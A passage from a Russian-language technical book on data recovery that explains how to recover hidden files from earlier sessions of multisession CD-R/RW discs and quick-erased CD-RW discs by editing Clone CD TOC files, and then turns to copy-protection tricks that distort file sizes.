Впрочем, аппаратные отказы FLASH-карт — это все-таки экзотика. Гораздо чаще приходится сталкиваться с логическими разрушениями, например, вроде ошибочно удаленных файлов или неполадок работы драйвера. Глюки — это настоящая проблема. Из-за них погиб Mars Rover (http://www.esolpartners.com/shared/pdf/Spirit_Rover_8.23.04.pdf), да и вообще теряется огромное количество данных. Суть в том, что часть памяти зарезервирована под служебные нужды, но доступ к ней не заблокирован, поэтому программными средствами можно не только прочесть эту область, но и записать в нее все, что угодно. Если драйвер по ошибке или злему умыслу затирает служебную область, доступ к FLASH-карте чаще всего становится невозможным. Мы не можем даже отформатировать ее, не говоря уже о том, чтобы считать данные. Несколько лет назад, когда карты были дорогими, это становилось настоящим потрясением. Впрочем, всегда было можно найти устройство, которое игнорирует служебную область и работает с картой без нее, а это значит, что низкоуровневый доступ к FLASH-памяти все же работал! А раз так — можно считать все данные и самостоятельно декодировать их.

Восстановлением FLASH-карт занимается множество утилит. Лично я предпочитаю Photo Rescue (<http://www.photorescue.net/>) от создателя легендарного дизассемблера IDA PRO. И хотя она позиционируется как средство "спасения" цифровых фотографий, восстановление "обычных" данных проходит ничуть не хуже. Это — платный продукт, за который придется выложить \$30 или даже \$40 (Expert Edition), однако Evaluation-версия раздается бесплатно всем желающим.

Чтобы никогда не заниматься восстановлением резервных копий (а это — занятие не из приятных), всегда дублируйте все критические данные. Тогда при отказе одного из носителей вам не придется хвататься за сердце и глущить корвалол. Поверьте, время, затраченное на резервирование, не идет ни в какое сравнение с расходами на восстановление!

Глава 10



Восстановление лазерных дисков

Записываемые и перезаписываемые лазерные диски представляют собой идеальное средство для резервирования информации умеренных объемов (а всякий администратор обязательно должен заботиться о периодическом резервировании вверенной ему информации!). К сожалению, никакая работа без ошибок не обходится. Что поделаешь — человеку свойственно ошибаться — *Errare humanum est*, как говорили древние. Ошибочное удаление файлов с носителей CD-R/CD-RW, равно как и непредумышленная очистка последних, хотя бы однажды, да случается. Кстати, как показывает практика, с этим явлением приходится сталкиваться далеко не однажды, особенно если пользователи самостоятельно резервируют ту или иную информацию на CD-R/CD-RW.

Насколько мне известно, утилит, предназначенных для восстановления информации с лазерных дисков, до сих пор не разработано. Во всяком случае, такие утилиты не были широко представлены на рынке. Поэтому в подавляющем большинстве случаев восстановлением испорченных дисков приходится заниматься самостоятельно.

Восстановление удаленных файлов с CD-R/CD-RW

Заявляя о своей поддержке многосессионных дисков, операционные системы Windows 9x и Windows NT (вплоть до Windows 2000 включительно) тактично умалчивают о том, что поддерживают их лишь частично. Каждая сессия — это вполне самостоятельный том (в терминологии Windows — "логический диск"), имеющий собственную файловую систему и собственные файлы. Благодаря сквозной нумерации секторов лазерного диска файловая система одной сессии может ссылаться на файлы, физически расположенные в любой другой сессии. Для того чтобы с многосессионным диском было можно работать как с единым томом, файловая система последней сессии должна

включать в себя содержимое файловых систем всех предыдущих сессий. Если этого не сделать, то при просмотре диска штатными средствами Windows оглавления остальных сессий окажутся потерянными, поскольку Windows монтирует лишь последнюю сессию диска, а все прочие — игнорирует. Программы "прожига" CD-R/RW по умолчанию добавляют содержимое файловой системы предыдущей сессии к последующей, однако это еще не означает, что последняя сессия диска всегда содержит в себе все то, что имеется в предыдущих.

Рассмотрим, например, как осуществляется удаление файлов с CD-R/RW. Нет, это не опечатка! Содержимое дисков CD-R, несмотря на физическую невозможность их перезаписи, в принципе все же уничтожаемо. Для имитации удаления файла программы записи на CD просто не включают ссылку на уничтожаемый файл в файловую систему последней сессии. Следует, правда, заметить, что эта возможность дарована далеко не всем программам. Например, Roxio Easy CD Creator может поступать таким образом, а Stomp Record Now! — нет. И хотя "удаленный" файл все еще присутствует на диске, "отъедая" часть дискового пространства, при просмотре содержимого диска штатными средствами Windows он уже не отображается в каталоге. Если удаление одних файлов сопутствует записи других, то в любом случае приходится открывать новую сессию, а каждая вновь открываемая сессия требует для своего размещения определенного пространства. Какой же тогда смысл в удалении файлов с CD-R, если объем свободного пространства на диске при этом не увеличивается, а даже *уменьшается*? На самом же деле смысл этой операции (если, его вообще можно назвать "смыслом") заключен исключительно в сокрытии "удаляемых" файлов от простых пользователей. Раз удаленные файлы не видны при просмотре содержимого диска штатными средствами, то неквалифицированному пользователю они формально недоступны.

ПРИМЕЧАНИЕ

Здесь уместно подчеркнуть, что "недоступны" эти файлы будут только для штатных средств операционной системы Windows. Например, компьютеры Macintosh позволяют монтировать любую сессию диска на отдельный том, благодаря чему при просмотре многосессионных дисков на Macintosh все якобы удаленные файлы сразу же "всплывают".

Аналогичным образом обстоят дела и при удалении информации с носителей CD-RW. Несмотря на теоретическую возможность физического уничтожения удаляемой информации подавляющее большинство записывающих программ поддерживают лишь функцию очистки всего диска целиком, но не могут выборочно удалять отдельные файлы. Так что все, сказанное выше о CD-R, в равной мере применимо и к CD-RW.

ВНИМАНИЕ!

Записывая на диск информацию, предназначенную для передачи постороннему лицу, ни в коем случае не используйте для этой цели носители, содержащие конфиденциальные данные. "Удаление" ранее записанных на лазерный диск данных на самом деле не уничтожает их!

Просматривая содержимое лазерного диска, полученного от приятеля (купленного на радиорынке, вытащенного из мусорной корзины), можно попытаться заглянуть внутрь предыдущих сессий на предмет поиска скрытой информации. Как показывает практика, очень часто там обнаруживается много интересного. Кроме того, вам может потребоваться восстановить ошибочно-удаленный файл со своего собственного диска, а то и воскресить всю затертую сессию целиком. Стоит отметить, что некоторые программы записи на CD позволяют пользователю выбирать, следует ли при создании новой сессии добавлять в нее файловую систему предыдущей. При желании в новую сессию можно включить только новые файлы. Неверный выбор настроек приводит к утрате содержимого всех предыдущих сессий. К счастью, эта утрата обратима.

Для восстановления удаленных файлов можно воспользоваться любой программой, способной извлекать содержимое выбранной сессии диска и записывать его в образ ISO. Для определенности пусть это будет **Roxio Easy CD Creator**. Вставьте диск, подлежащий восстановлению, в привод, выберите пункт **CD Information** из меню **CD**. На экране появится диалоговое окно **CD Information** (рис. 10.1).

Как мы и предполагали, в этом окне представлен перечень всех сессий, имеющихся на диске, с указанием номеров, стартовых адресов (в секторах) и длин (в мегабайтах). Давайте попробуем определить, имеются ли на диске скрытые файлы. Используя команду `dir`, выведем каталог диска и запомним суммарный размер всех файлов, которые только "видит" операционная система (листинг 10.1). Как следует из листинга 10.1, коварная Windows выводит содержимое одной лишь последней сессии диска. Что содержат все остальные — не известно. Во всяком случае — *пока* неизвестно.

Листинг 10.1. Вывод содержимого диска на экран

```
KPNCS$G:\>dir
```

```
Том в устройстве G имеет метку 030710_1433
```

```
Серийный номер тома: 4DD0-BB09
```

```
Содержимое папки G:\
```

```
28.05.2003  05:57
```

```
6 283 745 phck31.drf.zip
```

```
03.06.2003  05:39
```

```
8 085 410 phck31.Bt 03.06.2003.zip
```

04.06.2003	16:45	7 898 149	phck31.Ср.	04.06.2003.zip
05.06.2003	06:06	6 718 926	phck31.Чт	05.06.2003.zip
03.07.2003	15:51	10 612 230	phck31.Чт	03.07.2003.zip
05.07.2003	06:37	8 946 860	phck31.Сб	05.07.2003.zip
08.07.2003	12:51	9 009 642	phck31.Вт	08.07.2003.zip
09.07.2003	06:21	9 138 651	phck31.Ср	09.07.2003.zip
10.07.2003	14:32	9 388 543	phck31.Чт	10.07.2003.zip
9 файлов		76 082 156 байт		
1 папок		0 байт свободно		




Рис. 10.1. Анализ содержимого диска на предмет выявления удаленных файлов

Ага, совокупный объем девяти файлов, доступных для операционной системы, составляет всего 72 мегабайта (76 082 156 байт), а совокупный объем всех сессий диска — $47,66 + 6,50 + 8,21 + 8,04 + 6,91 + 10,62 + 9,04 + 9,10 + 9,22 + 9,46 = 124,76$ Мбайт, что на 52 Мбайт длиннее!

ПРИМЕЧАНИЕ

Поле **Written sectors**, содержащее длину записанной области диска и равное в данном случае 255 Мбайт, для наших целей абсолютно бесполезно, поскольку в записанную область диска входят не только полезные данные, но и служеб-

ные области каждой сессии. В результате этого полная емкость диска всегда меньше его эффективной емкости, даже если на нем нет никаких удаленных файлов.

В какой именно сессии содержатся удаленные файлы, сказать невозможно. Они могут присутствовать в любой из сессий, или даже в нескольких сессиях сразу. Поэтому в общем случае все имеющиеся сессии должны просматриваться последовательно. Однако иногда удается найти более короткие пути. Применительно к рассматриваемому нами примеру попробуем оттолкнуться от того факта, что количество имеющихся на диске сессий на единицу больше числа выведенных командой `dir` файлов. При этом размеры девяти последних сессий практически совпадают с размерами соответствующих им файлов. Первая же сессия диска, имеющая размер 48 Мбайт, не соответствует ни одному из видимых файлов. Что же она тогда содержит? Давайте смонтируем эту сессию на отдельный дисковый том и посмотрим! К сожалению, штатные средства Windows не позволяют осуществлять такое монтирование непосредственно. Поэтому приходится идти обходным путем, записывая выбранную сессию в образ ISO с последующим копированием последнего на чистый диск CD-R/CD-RW. Естественно, носители CD-RW более практичны для таких экспериментов, поскольку их можно использовать многократно. Еще более практичный и удобный подход — использование программы Alcohol 120%, способной динамически монтировать образы ISO на виртуальный CD-ROM. Это позволяет существенно экономить время. К сожалению, Alcohol 120% не предоставляет возможности выбора сохраняемых сессий и всегда помещает в создаваемый им образ содержимое всего диска целиком. Поэтому для наших экспериментов одной лишь этой программы будет недостаточно.

Возвращаясь к Roxio Easy CD Creator (см. рис. 10.1), дважды щелкнем мышью по строке **Session 1** или, предварительно выделив ее курсором, нажмем на кнопку **Read Track**. На экране немедленно появится диалоговое окно, показанное на рис. 10.2.

Поле **Имя файла**, как и следует из его названия, задает имя образа (по умолчанию "Track"), а **Тип файла** — формат. Каким-либо образом "колдовать" над ним бесполезно, поскольку других форматов бесплатная версия программы все равно не поддерживает, и возможность их выбора (точнее, видимость возможности выбора) предоставляется пользователю исключительно из соображений этикета или как дань традиции.

А вот настройки из группы опций **Read Data Track Settings** намного более интересны. Окно редактирования **Start Block** содержит LBA-адрес первого сектора выбранной сессии, а **Length in Blocks** — длину сессии в секторах. По умолчанию сюда подставляется информация, извлеченная из TOC. При усло-

вии, что диск не был защищен от копирования посредством умышленного искажения ТОС, этим данным можно верить. Однако, как мы увидим в дальнейшем, искажение ТОС — это не редкость, и с ним довольно часто приходится сталкиваться на практике. Здесь следует отметить, что возможности Easy CD Creator по восстановлению треков с искаженными адресами более чем ограничены. Эта программа слишком щепетильно проверяет "правильность" начального и конечного адресов. Если ТОС говорит, что начальный адрес больше конечного, то Easy CD Creator будет свято верить ТОС. Вера эта будет настолько святой, что все попытки убедить Easy CD Creator в обратном заведомо обречены на провал. По этой причине для работы с защитами лучше подыскать другую программу, более интеллектуальную.




Рис. 10.2. Диалоговое окно извлечения сессии с настройками по умолчанию

Поле **Block Size** содержит размер пользовательской части сектора в байтах. Свобода выбора здесь представлена чисто символически — все равно изменить это значение вы не сможете. Да и нужно ли его изменять? Ведь "сырых" секторов Easy CD Creator все равно не поддерживает, а размер пользовательской части сектора однозначно определяется типом самого сектора, и его изменение — бессмысленно.

Короче говоря, оставив все установки в состоянии, предлагаемом по умолчанию, нажимаем кнопку **Сохранить** и некоторое время ждем, пока выбранная

нами сессия копируется в файл ISO. Когда этот процесс завершится, сформированный образ можно записать на новый диск с помощью все той же программы Easy CD Creator. Для этого в меню **File** необходимо выбрать пункт **Record CD from CD image**, указав в поле типа файлов опцию **ISO Image File**. Как вариант, можно запустить Alcohol 120% и смонтировать образ на виртуальный диск.

Так или иначе, доступ к удаленным файлам будет получен и вы сможете делать с ними все, что хотите.

ВНИМАНИЕ!

При просмотре содержимого "сграбленной" сессии всегда учитывайте, что файлы, физически принадлежащие другим сессиям, из данной сессии окажутся недоступными, в то время как ссылки на них здесь могут изобиливать. При обращении к реально несуществующему файлу будет выдаваться либо мусор, либо сообщение об ошибке. Как альтернативный вариант — операционная система может просто зависнуть. Если это произошло, просто нажмите кнопку выброса диска. Зависание тут же прекратится, и Windows радостно сообщит о неготовности устройства. Еще один факт, который обязательно нужно принять во внимание, состоит в том, что в силу сквозной адресации секторов каждая "сграбленная" сессия должна записываться на то же самое место диска, на котором она находилась ранее. В противном случае все ссылки на стартовые адреса файлов внутри этой сессии окажутся недействительными. Требуемый результат обычно достигается изменением стартового адреса первого трека. О том, как это сделать, рассказывается в следующем разделе данной главы, посвященном восстановлению очищенных носителей CD-RW.

Восстановление очищенных CD-RW

Существует две принципиально различных методики очистки CD-RW: *быстрая* (quick) и *полная* (full). При быстрой очистке диска с него удаляется лишь область ТОС, в результате чего диск выглядит "пустым", хотя его основное содержимое остается нетронутым. Напротив, при полной очистке луч лазера "выжигает" всю поверхность диска целиком — от первого пита до последнего. Естественно, на это требуется время, и полная очистка диска может растянуться на добрый десяток минут, в то время как быстрая спокойно укладывается в одну или две минуты.

Восстановление полностью очищенных дисков возможно только на специальном оборудовании, способном улавливать даже незначительные изменения отражательной способности отражающего слоя. Такое оборудование подавляющему большинству пользователей, разумеется, недоступно. Однако диски, подвергшиеся быстрой очистке, могут быть восстановлены и на штатном рекордере (правда, не на всех моделях).

ВНИМАНИЕ!

Мы не будем касаться этической стороны проблемы, и для простоты предположим, что вы хотите реанимировать свой собственный непредумышленно очищенный диск CD-RW. Отметим, что восстановление конфиденциальной информации с чужих CD-RW может быть классифицировано как получение несанкционированного доступа к последней, со всеми вытекающими отсюда последствиями.

Для опытов по восстановлению информации с очищенных дисков CD-RW нам потребуется следующее.

- ❑ **Пишущий привод**, не слишком дотошно следящий за корректностью содержимого TOC, поддерживающий режим RAW DAO и умеющий читать содержимое pre-gap первого трека. Не все модели пишущих приводов подходят для этой цели. Будьте готовы к тому, что вам придется перепробовать большое количество различного оборудования. Например, из двух моих рекордеров для восстановления очищенных дисков подходит лишь NEC, а PHILIPS на это, увы, не способен.
- ❑ **Продвинутое ПО для записи CD/DVD**, позволяющее манипулировать служебными областями диска по своему усмотрению. Вы можете использовать Clone CD, CDRWin, Alcohol 120% или любую другую аналогичную утилиту по своему выбору. Однако весь последующий материал относится исключительно к Clone CD, и при переходе на любую другую программу вы можете столкнуться с теми или иными проблемами. Если вы не уверены, что сможете справиться с ними самостоятельно — используйте Clone CD. Затем, по мере приобретения профессиональных навыков и должного опыта, вы без труда восстановите диск любой из перечисленных выше программ.
- ❑ **Средство для работы с диском на секторном уровне** — утилита, позволяющая прочесть любой заданный сектор (конечно, при условии, что он вообще читается приводом) и не пытающаяся пропустить те сектора, в которых, по ее самоуверенному мнению, ничего интересного все равно нет. Копировщики защищенных дисков, перечисленные выше, для этой цели не подходят, так как отказываются читать "бесполезные" с их точки зрения сектора. Может быть, другие копировщики ведут себя и иначе — не знаю, не проверял. Вместо этого необходимую для работы утилиту я написал самостоятельно.

Прежде чем начинать экспериментировать, давайте разберемся, почему после очистки диск перестает читаться. Вопрос не так уж глуп, как кажется, — ведь информация, необходимая для позиционирования головки и поиска конкретных секторов при быстрой очистке диска, остается нетронутой!

Управляющие данные "размазаны" вдоль всей спиральной дорожки, и для чтения диска на секторном уровне ТОС в, общем-то, и не требуется. Да, отсутствие ТОС значительно усложняет анализ геометрии диска, и для определения количества треков/сессий диска, в общем случае, привод должен прочитать весь этот диск целиком. Однако при восстановлении информации фактор времени играет второстепенную роль, и им можно полностью пренебречь.

Тем не менее, при попытке чтения любого из секторов очищенного диска привод с неизменным упорством возвращает ошибку. Почему? Очень просто — это "защита" от чтения заведомо некорректной информации. Еще ни один из всех знакомых мне приводов не мог читать сектора за пределами области Lead-Out (собственно, на программном уровне содержимое областей Lead-in/Lead-out тоже недоступно). Тем не менее, эта невозможность отнюдь не носит концептуального характера, и удаление из микропрограммы привода "лишних" проверок позволяет прочитать такой диск "на ура". Нет, не подумайте! Призывать вас к дизассемблированию прошивок я не собираюсь. Дело это сложное, трудоемкое, да к тому же еще и небезопасное. Неверно модифицированная прошивка может угробить привод без малейшей надежды на его восстановление. Нет, уж лучше мы пойдем другим путем!

Предлагаемая мною идея восстановления информации в общих чертах сводится к записи на диск фиктивного ТОС, адреса областей Lead-in и Lead-out которого указывают на первый и последний сектор диска соответственно. При этом стартовый адрес первого трека точно совпадает с концом области pre-gap, которая по стандарту должна занимать не менее 150 секторов (или 2 секунд в пересчете на абсолютные адреса). После этой нехитрой операции привод будет послушно читать оригинальное содержимое очищенного диска. Разумеется, произойдет это только при условии, что мы ухитримся настроить записывающую программу, чтобы она, после записи фиктивного ТОС, никоим образом не пыталась интерпретировать подсунутые ему указатели на области Lead-in/Lead-out как указание "выжечь" всю поверхность диска целиком.

Проверка показывает, что Clone CD вообще не записывает такое оглавление на диск, сообщая о несоответствии размеров диска и образа файла. Alcohol 120% выполняет это указание без лишних препирательств, но совсем не так, как требовалось. Забив весь восстанавливаемый диск непонятно откуда взятым мусором, программа авторитетно сообщает, что в процессе записи произошли ошибки и, возможно, вам следует убедиться в исправности оборудования.

Хорошо, зайдем с другой стороны. Запишем на диск один реальный трек, занимающий минимально возможное количество секторов (по стандарту — 300,

но некоторые проводы вполне удовлетворяются и меньшими значениями), но расширим его pre-gap с двух секунд на... весь диск! В результате мы потеряем лишь 300 последних секторов, но получим доступ ко всему остальному содержимому. Учитывая, что на диске этих секторов насчитывается немногим более 300 тысяч, нетрудно подсчитать, что процент успешно восстановленной информации составляет, по меньшей мере, 99,999% емкости всего диска. Это при том условии, что исходный диск был заполнен целиком, что на практике встречается редко. Если же это вас не удовлетворяет, то разрабатывайте свои программы, корректно записывающие фиктивное оглавление, но ничего не делающие сверх этого. В любом случае область Lead-in записывает сам привод, ну а без Lead-out при аккуратном обращении с диском, в принципе, можно и обойтись. Главное здесь — корректно работать с секторами, находящимися за пределами диска, иначе поведение привода станет трудно предсказуемым. Стоит, правда, отметить, что с восстановлением полностью забитых дисков я еще не сталкивался. Во всяком случае, пока.

Процедура восстановления состоит из трех частей: подготовки исходного образа трека с нормальным pre-gap, увеличения pre-gap до размеров целого диска и записи исправленного образа на восстанавливаемый диск. Первые два этапа достаточно выполнить всего один раз, так как полученный образ (далее мы будем называть его "лечебным") может использоваться для всех дисков. Маленькое уточнение — для всех дисков *той же самой емкости*, что и восстанавливаемый, ведь по понятным соображениям вы не сможете корректно восстановить 23-минутный диск с помощью образа, предназначенного для 80-минутного диска и, соответственно, наоборот.

Для начала возьмем чистый диск CD-RW. Здесь понятие "чистый" не означает "ни разу не записанный". Под "чистым" диском будем понимать носитель CD-RW, очищенный быстрой или полной очисткой. Кроме того, так же для этих целей подойдет и носитель CD-R. Используя любую утилиту для штатного "прожига", запишем на него один крошечный файл, "весьший" не более 500 килобайт (более тяжелый файл просто не уместится в запланированные 300 секторов). Выполнять финализацию диска не нужно.

Запустим Clone CD (Alcohol 120%) и снимем образ диска. Спустя минуту-другую, на винчестере образуются два файла: file name.img и file name.ccd. Если вы дали Clone CD указание сохранять и субканальную информацию, то образуется третий файл — file name.sub. Поскольку субканальная информация в данном случае будет только мешать, опцию **чтение субканалов из треков с данными** лучше всего отключить. Кроме того, можно просто удалить file name.sub с диска; так же нам не нужен "Cue-Sheet", который Clone CD предлагает создавать для совместимости с другими программами, конкретно — с CDRWin.

Открыв файл `file name.ccd` любым текстовым редактором (например, "Блокнотом"), выполните в нем поиск по ключевым словам `Point=0xa2` и `Point=0x01`. Результаты поиска приведены в листинге 10.2.

Листинг 10.2. Оригинальный стартовый адрес Lead-Out (слева) и стартовый адрес первого трека диска (справа)

[Entry 2]	[Entry 3]
Session=1	Session=1
Point=0xa2	Point=0x01
ADR=0x01	ADR=0x01
Control=0x04	Control=0x04
TrackNo=0	TrackNo=0
AMin=0	AMin=0
ASec=0	ASec=0
AFrame=0	AFrame=0
ALBA=-150	ALBA=-150
Zero=0	Zero=0
PMin=0	PMin=0
PSec=29	PSec=1
PFrame=33	PFrame=0
PLBA=2058	PLBA=0

Изменим поля `PMin:PSec:PFrame`, принадлежащие `point 0xa2`, так, чтобы они указывали на самый конец диска (`0xa2` — это и есть Lead-Out). Измененный Lead-Out может выглядеть, например, так: `74:30:00`. Адрес Lead-Out следует выбирать с тем расчетом, чтобы между ним и внешней кромкой диска остался, по меньшей мере, 30-секундный зазор. Еще лучше, если ширина Lead-Out составит примерно полторы минуты. Однако в этом случае будут неизбежно теряться последние треки восстанавливаемого диска (если, конечно, вам действительно требуется их восстановить).

К содержимому полей `PMin:PSec:PFrame`, принадлежащих `point 0x01` (стартовый адрес первого трека), необходимо добавить ту же самую величину, которую вы добавили к соответствующим полям Lead-Out. Отредактированный вариант может выглядеть, например, так: `74:01:42`. (`74:30:00` /* новый адрес Lead-out */ - `00:29:33` /* старый Lead-Out */ + `00:01:00` /* старый стартовый адрес первого трека */ == `74:01:42` /* новый стартовый адрес */). Короче говоря, новая версия файла `ccd` должна выглядеть так, как показано в листинге 10.3.

Листинг 10.3. Ключевой фрагмент "реаниматора" 75-минутных CD-RW-дисков

```
[Entry 2]
Session=1
...
PMin=74
PSec=30
PFrame=00
```

```
[Entry 3]
Session=1
...
PMin=74
PSec=01
PFrame=42
```

Вообще-то для приличия следовало бы скорректировать и поля PLBA. Адрес LBA связан с абсолютным адресом следующим соотношением: $LBA == (min * 60) + Sec * 75 + Frame$, однако текущие версии работают исключительно с абсолютными адресами и игнорируют адреса LBA. Теперь все, что находится между концом области Lead-in и началом первого сектора, будет называться pre-gap. При "прожиге" диска область pre-gap останется нетронутой и позже может быть прочитана на секторном уровне, что нам как раз и требовалось. Сказать по чести, чрезмерное увеличение pre-gap первого трека — не самая лучшая идея, так как не все приводы способны читать такой "жирный" pre-gap. С точки зрения совместимости было бы лучше увеличивать pre-gap второго трека, однако при этом первый трек придется располагать в самом начале диска, и его тело неизбежно затрет восстанавливаемые сектора. И хотя это — не такая уж большая проблема, так как в первых секторах диска все равно ничего ценного нет, к такой мере без особой необходимости все же лучше не прибегать. На крайний случай действуйте так: запишите на диск две сессии, и вместо стартового адреса point 0x01 меняйте стартовый адрес point 0x02 (он будет находиться в разделе session=2).

Теперь наскоро очистим наш подопытный диск, и до предела заполним его какими-нибудь файлами.

СОВЕТ

Предпочтительнее всего использовать текстовые файлы, так как в этом случае будет сразу видно, что извлекается с восстановленного диска — мусор или полезная информация.

Записав файлы на диск, тут же выполним его быструю очистку. Убедившись, что диск действительно очищен, и его содержимое уже недоступно, запустим Clone CD и запишем на очищенный диск только что созданный нами "лечебный" образ. Запись должна проводиться в режиме DAO, иначе ничего хорошего у вас не получится.

СОВЕТ

Прежде чем восстанавливать сколько-нибудь ценный диск на еще неизвестном вам приводе, попробуйте провести эксперимент на диске, не содержащем ничего интересного.

Вот, наконец, мы держим в руках свежевосстановленный диск. Но действительно ли он восстановлен? А вот сейчас и убедимся! Вставляем "воскресшего из пепла" в привод NEC и с замиранием сердца пробуем прочитать один из наугад взятых секторов из середины диска (начальные сектора обычно содержат нули, потом — файловую систему, и их очень легко принять за бессмысленный мусор). О чудо!!! Оригинальное содержимое очищенного диска читается, как ни в чем не бывало. Правда, при попытке прочесть оглавление диска средствами операционной системы привод может впасть в задумчивость, граничащую с полным зависанием (ведь стартовый адрес первого трека расположен не в начале диска, а совсем в другом месте), но это все ерунда! Главное, что на секторном уровне диск все-таки доступен, пусть и не на всех приводах. Так, в частности, ASUS вообще отказывается читать такой диск, возвращая ошибку, а PHILIPS читает сплошной мусор. К счастью, этот мусор можно восстановить, — достаточно на битовом уровне выполнить EFM-перекодировку с более "правильной" позиции. Поскольку возможных позиций всего 14, перебор обещает не затягиваться на длительное время. Тем не менее, лучше всего будет просто приобрести более качественный привод.

Остается лишь привести диск в состояние, пригодное для работы с ним, средствами операционной системы. Последовательно читая все сектора диска один за другим, мы будем собирать их в один img-файл, для определенности именуемый `recover.img`. Сектора, которые не удалось прочитать даже с нескольких попыток, мы будем просто пропускать. Теперь скопируем "лечебный" `ccd`-файл в `recover.ccd` и вернем стартовый адрес первого трека на прежнее место. Запишем сформированный образ на новый диск. Теперь, если все было сделано правильно, любой привод должен корректно читать созданный диск. Сеанс демонстрационного восстановления окончен, и мы, освоившись с этой технологией, можем приниматься за вещи куда более серьезные. Например, откроем собственную компанию по восстановлению очищенных дисков. Шутка! Хотя... почему бы и нет?

Хорошо, а как быть, если очищенный диск был многосессионным? Ведь описанные выше приемы рассчитаны на работу лишь с одной сессией! На самом деле можно восстановить и многосессионный диск. Это лишь чуть-чуть труднее. Но, чтобы это сделать, мы должны предварительно познакомиться с остальными полями TOC.

Постойте, а что, если после очистки диска на него что-то писалось, — возможно ли тогда его восстановление или нет? Разумеется, непосредственно

затертые позиции утеряны безвозвратно, но остальную часть информации по-прежнему можно спасти. Если диск до очистки был многосессионным, то нам даже не придется возиться над восстановлением файловой системы, так как файловая система каждой последующей сессии дублирует предыдущую, за исключением удаленных файлов. Последняя сессия диска оказывается достаточно далеко от его начала, а потому и риск ее затирания — минимален (если, конечно, спохватиться вовремя, а не тогда, когда весь диск перезаписан до отказа). Восстановление односессионных дисков с затертой файловой системой — намного более трудная, но все-таки разрешимая задача. Во-первых, этих файловых систем на типовом диске целых две: ISO-9660 и Joliet. Правда, в силу их близкого географического положения при затирании диска обе они обычно гибнут. Во-вторых, указанные файловые системы не поддерживают фрагментации, и всякий файл, записанный на лазерный диск, представляет собой единый информационный блок. Все, что нужно для его восстановления, — определить точку входа и длину. Точка входа в файл всегда совпадает с началом сектора, а подавляющее большинство типов файлов позволяют однозначно идентифицировать свой заголовок по уникальной сигнатуре (в частности, для zip-файлов характерна следующая последовательность: 50 4b 03 04). Конец файла, правда, определяется уже не так однозначно, и единственная зацепка — структура самого восстанавливаемого файла. Впрочем, большинство приложений довольно лояльно относится к "мусору" в хвосте файла, и потому точность определения его длины с погрешностью в один сектор на практике оказывается вполне достаточной. Поскольку файлы располагаются на диске плотно, без "зазоров", конечный сектор всякого файла надежно вычисляется путем вычитания единицы из стартового сектора следующего за ним файла.

Вообще же говоря, техника восстановления лазерных дисков намного проще и незатейливее искусства врачевания их прямых коллег — дискет и жестких дисков. Правда, поговорку "семь раз отмерь — один раз отрежь" еще никто не отменял, и одна из неприятнейших особенностей работы с CD-RW как раз и состоит в том, что вы не можете гарантированно управлять процессом происходящей записи. Дискеты и жесткие диски в этом смысле полностью прозрачны, — что вы пишете, то вы и получаете. Перезаписываемые же носители, напротив, представляют собой "черный ящик", и вы никогда не можете быть уверенными в том, что конкретный привод будет правильно интерпретировать отдаваемые ему команды (увы, восстановление дисков CD-RW никак не вписывается в рамки Стандарта, а все нестандартные махинации могут интерпретироваться приводом неоднозначно). Единственное, что остается посоветовать: не пускайте все на самотек. Бесконечно экспериментируйте, экспериментируйте и еще раз экспериментируйте, накапливая бесценный опыт, который вам когда-нибудь может очень пригодиться.

Искажение размеров файлов

Еще (или, скорее уже) во времена монохромных терминалов и первых магнитных дисков существовал некрасивый, но элементарно реализуемый защитный прием, препятствующий пофайловому копированию носителя. Внося определенные искажения в структуры файлов системы, разработчики "портили" дискету ровно настолько, чтобы работа с ней становилась возможной лишь при условии учета характера внесенных искажений. Защищенная программа, "знающая" об искажениях файловой структуры, работала с ней без проблем, но штатные утилиты операционной системы работать с такими дисками не могли. Общедоступных "хакерских" средств копирования в те времена еще не существовало.

Несколько файлов зачастую ссылались на общие для всех них кластеры, и тогда запись данных в один файл приводила к немедленному их появлению в другом, что защита могла так или иначе использовать. Естественно, после копирования файлов на новый диск пересекающиеся кластеры "разыменовывались", и хитрый способ неявной пересылки данных переставал работать. Вместе с ним переставала работать и сама защищенная программа, если, конечно, содержимое диска вообще удавалось скопировать. Ведь копирование файлов с пересекающимися кластерами приводило к тому, что эти кластеры многократно дублировались в каждом копируемом файле, в результате чего их суммарный объем подчас увеличивался настолько, что емкости тогдашних носителей попросту не хватало для хранения таких объемов данных! Если же последний кластер файла "приклеивался" к его началу (файл, таким образом, попросту зацикливался), то объем и время его копирования попросту обращались в бесконечность. Конечно, дисковые доктора в то время уже существовали, но их использование не давало желаемого результата, потому что лечение файловой системы приводило к полной неработоспособности защиты. В случае с зацикливанием, например, если защита основывалась на том, что за концом файла следует его начало, то после обработки диска доктором осуществление этого приема становилось невозможным со всеми отсюда вытекающими последствиями.

Файловые системы лазерных дисков, конечно, совсем не те, что на гибких дисках, но общие принципы их искажений достаточно схожи. Увеличивая фиктивные длины защищаемых файлов на порядок-другой, разработчик защиты может довести их суммарный объем до нескольких сотен гигабайт, так что для копирования защищенного диска понадобится, по меньшей мере, пачка DVD или винчестер солидного объема. Защитный механизм, "помнящий" оригинальные длины всех файлов, сможет работать с ними без проблем, но все средства копирования файлов не поймут этого юмора, и их поведение станет неадекватным.

В принципе, выход за границы файла ничем не чреват. Файловые системы лазерных дисков очень просты. Лазерные диски не поддерживают фрагментацию файлов, а потому и не нуждаются в FAT. Все файлы занимают непрерывный ряд секторов, и с каждым файлом связано только две важнейшие характеристики: номер первого сектора файла, заданный в формате LBA (Logical block address), и его длина, заданная в байтах. Остальные атрибуты, вроде имени файла и времени его создания — не в счет, мы сейчас говорим исключительно о секторах.

